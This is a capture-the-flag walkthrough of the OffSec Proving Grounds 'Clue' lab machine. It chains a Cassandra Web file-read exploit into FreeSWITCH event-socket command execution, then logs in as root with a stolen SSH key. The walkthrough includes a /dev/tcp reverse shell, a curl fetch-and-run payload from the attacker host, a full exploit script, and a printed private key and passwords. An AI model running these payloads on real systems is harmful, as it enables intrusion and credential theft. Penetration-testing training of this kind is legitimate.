
OffSec Proving Grounds Clue Writeup (Linux)
Linux target. A Cassandra Web file read exploit exposes the FreeSWITCH event socket password for a shell, and cassie's id_rsa logs straight in as root.
Summary
Clue serves a 403 on port 80 and an anonymous but empty SMB backup share, so the way in is the Cassandra Web instance on port 3000. A public remote file read exploit against it returns arbitrary files, and /etc/passwd names cassie, freeswitch and anthony. Reading /etc/freeswitch/autoload_configs/event_socket.conf.xml gives the mod_event_socket password, and a modified public exploit uses it to stage and run a reverse shell as the freeswitch user on port 53, the one the host firewall allows out. The same file read then pulls cassie’s OpenSSH private key out of her home directory, and although it does not authenticate as cassie or anthony, it logs in as root. The note also shows the cassie password recoverable from /proc/self/cmdline and the sudo rule that would allow running Cassandra Web as root.
Web Server Enumeration
Web server on port 80 gives me a 403 page. No access.
SMB Server Enumeration
I’m able to authenticate to the SMB server using Null authentication:
1
nxc smb 192.168.220.240 -u '' -p '' --shares
There’s a “backup” share. I have read access to it. However, there is nothing interesting there.
BS01: Cassandra Web - Local File Inclusion
Port 3000 runs an instance of Cassandra Web

I have limited access to the application. Cassandra has some well known vulnerabilities, including RCE like CVE-2021-44521.
I tried exploiting those, with no success. Searching for Cassandra Web vulnerabilities specifically, I found a remote file read exploit.
I save the exploit as “cassandra.web.py” and run it like so:
1
python3 cassandra.web.py -p 3000 192.168.220.240 /etc/passwd
It works! I can read files in the remote server. Reading /etc/password made me aware of three users:
1
2
3
cassie:x:1000:1000::/home/cassie:/bin/bash
freeswitch:x:998:998:FreeSWITCH:/var/lib/freeswitch:/bin/false
anthony:x:1001:1001::/home/anthony:/bin/bash
Initial Access: FreeSWITCH - mod_event _socket Remote Code Execution
I can chain the remote file read vulnerability in Cassandra Web to read the configuration file for FreeSWITCH on the machine and obtain the proper password, needed to execute system commands.
The vulnerability is described here.
I use the Cassandra Web vuln to read the config file for freeswitch:
1
python3 cassandra.web.py -p 3000 192.168.220.240 /etc/freeswitch/autoload_configs/event_socket.conf.xml
This is the file:
1
2
3
4
5
6
7
8
<configuration name="event_socket.conf" description="Socket Client">
  <settings>
    <param name="nat-map" value="false"/>
    <param name="listen-ip" value="0.0.0.0"/>
    <param name="listen-port" value="8021"/>
    <param name="password" value="StrongClueConEight021"/>
  </settings>
</configuration>
I create “shell.sh” in my machine:
1
2
3
#!/bin/bash

sh -i >& /dev/tcp/192.168.45.181/53 0>&1
I start a python http server on port 80:
1
sudo python3 -m http.server 80
I use a modified exploit based on this one:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
from socket import *

def exploit_target(address, command, password):
    try:
        s = socket(AF_INET, SOCK_STREAM)
        s.settimeout(5)
        s.connect((address, 8021))

        response = s.recv(1024)
        if b'auth/request' in response:
            s.send(bytes('auth {}\n\n'.format(password), 'utf8'))
            response = s.recv(1024)
            print(response)
            if b'+OK accepted' in response:
                print(f"[bold green]Authenticated - {address}[/bold green]")
                s.send(bytes('api system {}\n\n'.format(command), 'utf8'))
                response = s.recv(8096).decode()
                print(response)

                balgo_line = next((line for line in response.split('\n') if 'Balgo' in line), None)
                if balgo_line:
                    print(f"[bold green]Command executed successfully - {address}[/bold green]")
                    print(balgo_line)
                    return (address, balgo_line)
                else:
                    print(f"[bold red]Command execution failed - {address}[/bold red]")
                    return None
            else:
                print(f"[bold red]Authentication failed - {address}[/bold red]")
                return address, "Authentication failed"
        else:
            print(f"[bold yellow]Not prompted for authentication, likely not vulnerable - {address}[/bold yellow]")
            return address, "Not vulnerable"
    except Exception as e:
        print(f"[bold red]Error: {e}[/bold red]")
        return address, f"Error: {e}"
    finally:
        s.close()

exploit_target('192.168.220.240', 'curl 192.168.45.181/shell.sh -o /tmp/shell.sh', 'StrongClueConEight021')
exploit_target('192.168.220.240', 'chmod +x /tmp/shell.sh', 'StrongClueConEight021')
exploit_target('192.168.220.240', '/tmp/shell.sh', 'StrongClueConEight021')

Start a netcat listener on port 53 (other ports will likely fail, because there’s a firewall configured in the remote machine)
1
sudo nc -lvnp 53
I run it:

And obtain a shell as “freeswitch” user:
Vertical Privilege Escalation
Cassie has a “id_rsa” (likely a openssh private key) in their home folder:
1
2
3
4
5
6
7
8
9
10
11
$ ls -la /home/cassie
total 32
drwxr-xr-x 4 cassie cassie 4096 Aug 11  2022 .
drwxr-xr-x 4 root   root   4096 Aug  5  2022 ..
lrwxrwxrwx 1 root   root      9 Aug  5  2022 .bash_history -> /dev/null
-rw-r--r-- 1 cassie cassie  220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 cassie cassie 3526 Apr 18  2019 .bashrc
drwx------ 3 cassie cassie 4096 Aug 11  2022 .gnupg
-rw------- 1 cassie cassie 1823 Aug 11  2022 id_rsa
-rw-r--r-- 1 cassie cassie  807 Apr 18  2019 .profile
drwx------ 2 cassie cassie 4096 Aug 11  2022 .ssh
As “freeswitch” user I can’t immediately read it, but I can use the Cassandra remote file read exploit to read it:
1
python3 cassandra.web.py -p 3000 192.168.220.240 /home/cassie/id_rsa
It yields the following SSH private key:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAw59iC+ySJ9F/xWp8QVkvBva2nCFikZ0VT7hkhtAxujRRqKjhLKJe
d19FBjwkeSg+PevKIzrBVr0JQuEPJ1C9NCxRsp91xECMK3hGh/DBdfh1FrQACtS4oOdzdM
jWyB00P1JPdEM4ojwzPu0CcduuV0kVJDndtsDqAcLJr+Ls8zYo376zCyJuCCBonPVitr2m
B6KWILv/ajKwbgrNMZpQb8prHL3lRIVabjaSv0bITx1KMeyaya+K+Dz84Vu8uHNFJO0rhq
gBAGtUgBJNJWa9EZtwws9PtsLIOzyZYrQTOTq4+q/FFpAKfbsNdqUe445FkvPmryyx7If/
DaMoSYSPhwAAA8gc9JxpHPScaQAAAAdzc2gtcnNhAAABAQDDn2IL7JIn0X/FanxBWS8G9r
acIWKRnRVPuGSG0DG6NFGoqOEsol53X0UGPCR5KD4968ojOsFWvQlC4Q8nUL00LFGyn3XE
QIwreEaH8MF1+HUWtAAK1Lig53N0yNbIHTQ/Uk90QziiPDM+7QJx265XSRUkOd22wOoBws
mv4uzzNijfvrMLIm4IIGic9WK2vaYHopYgu/9qMrBuCs0xmlBvymscveVEhVpuNpK/RshP
HUox7JrJr4r4PPzhW7y4c0Uk7SuGqAEAa1SAEk0lZr0Rm3DCz0+2wsg7PJlitBM5Orj6r8
UWkAp9uw12pR7jjkWS8+avLLHsh/8NoyhJhI+HAAAAAwEAAQAAAQBjswJsY1il9I7zFW9Y
etSN7wVok1dCMVXgOHD7iHYfmXSYyeFhNyuAGUz7fYF1Qj5enqJ5zAMnataigEOR3QNg6M
mGiOCjceY+bWE8/UYMEuHR/VEcNAgY8X0VYxqcCM5NC201KuFdReM0SeT6FGVJVRTyTo+i
CbX5ycWy36u109ncxnDrxJvvb7xROxQ/dCrusF2uVuejUtI4uX1eeqZy3Rb3GPVI4Ttq0+
0hu6jNH4YCYU3SGdwTDz/UJIh9/10OJYsuKcDPBlYwT7mw2QmES3IACPpW8KZAigSLM4fG
Y2Ej3uwX8g6pku6P6ecgwmE2jYPP4c/TMU7TLuSAT9TpAAAAgG46HP7WIX+Hjdjuxa2/2C
gX/VSpkzFcdARj51oG4bgXW33pkoXWHvt/iIz8ahHqZB4dniCjHVzjm2hiXwbUvvnKMrCG
krIAfZcUP7Ng/pb1wmqz14lNwuhj9WUhoVJFgYk14knZhC2v2dPdZ8BZ3dqBnfQl0IfR9b
yyQzy+CLBRAAAAgQD7g2V+1vlb8MEyIhQJsSxPGA8Ge05HJDKmaiwC2o+L3Er1dlktm/Ys
kBW5hWiVwWoeCUAmUcNgFHMFs5nIZnWBwUhgukrdGu3xXpipp9uyeYuuE0/jGob5SFHXvU
DEaXqE8Q9K14vb9by1RZaxWEMK6byndDNswtz9AeEwnCG0OwAAAIEAxxy/IMPfT3PUoknN
Q2N8D2WlFEYh0avw/VlqUiGTJE8K6lbzu6M0nxv+OI0i1BVR1zrd28BYphDOsAy6kZNBTU
iw4liAQFFhimnpld+7/8EBW1Oti8ZH5Mx8RdsxYtzBlC2uDyblKrG030Nk0EHNpcG6kRVj
4oGMJpv1aeQnWSUAAAAMYW50aG9ueUBjbHVlAQIDBAUGBw==
-----END OPENSSH PRIVATE KEY-----

I save it to my machine as id_rsa, change permissions with chmod 600 id_rsa and try authenticating as “cassie” via SSH. It fails, so I try authenticating as “anthony”. It fails. Finally, I try authenticating as “root” and it succeeds:
1
ssh -i id_rsa root@192.168.220.240
Beyond Root
The cleartext password for user “cassie” can be obtained via the Cassandra Web remote file read exploit, by reading the cmdline:
1
2
3
$ python3 cassandra.web.py -p 3000 192.168.220.240 /proc/self/cmdline

/usr/bin/ruby2.5/usr/local/bin/cassandra-web-ucassie-pSecondBiteTheApple330
With that, credentials:
1
2
Username: cassie
Password: SecondBiteTheApple330
I wouldn’t be able to log in via SSH right away, because cassie can’t authenticate via ssh. I would need to exploit the FreeSWITCH RCE first then switch user to cassie.
Cassie can run the following as root:
1
2
3
4
5
6
7
$ sudo -l
Matching Defaults entries for cassie on clue:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User cassie may run the following commands on clue:
    (ALL) NOPASSWD: /usr/local/bin/cassandra-web
The idea would be to run cassandra web as root, then explore the same remote file read vulnerability from earlier. This time, since the app would be running as root, we would have access to more files in the system.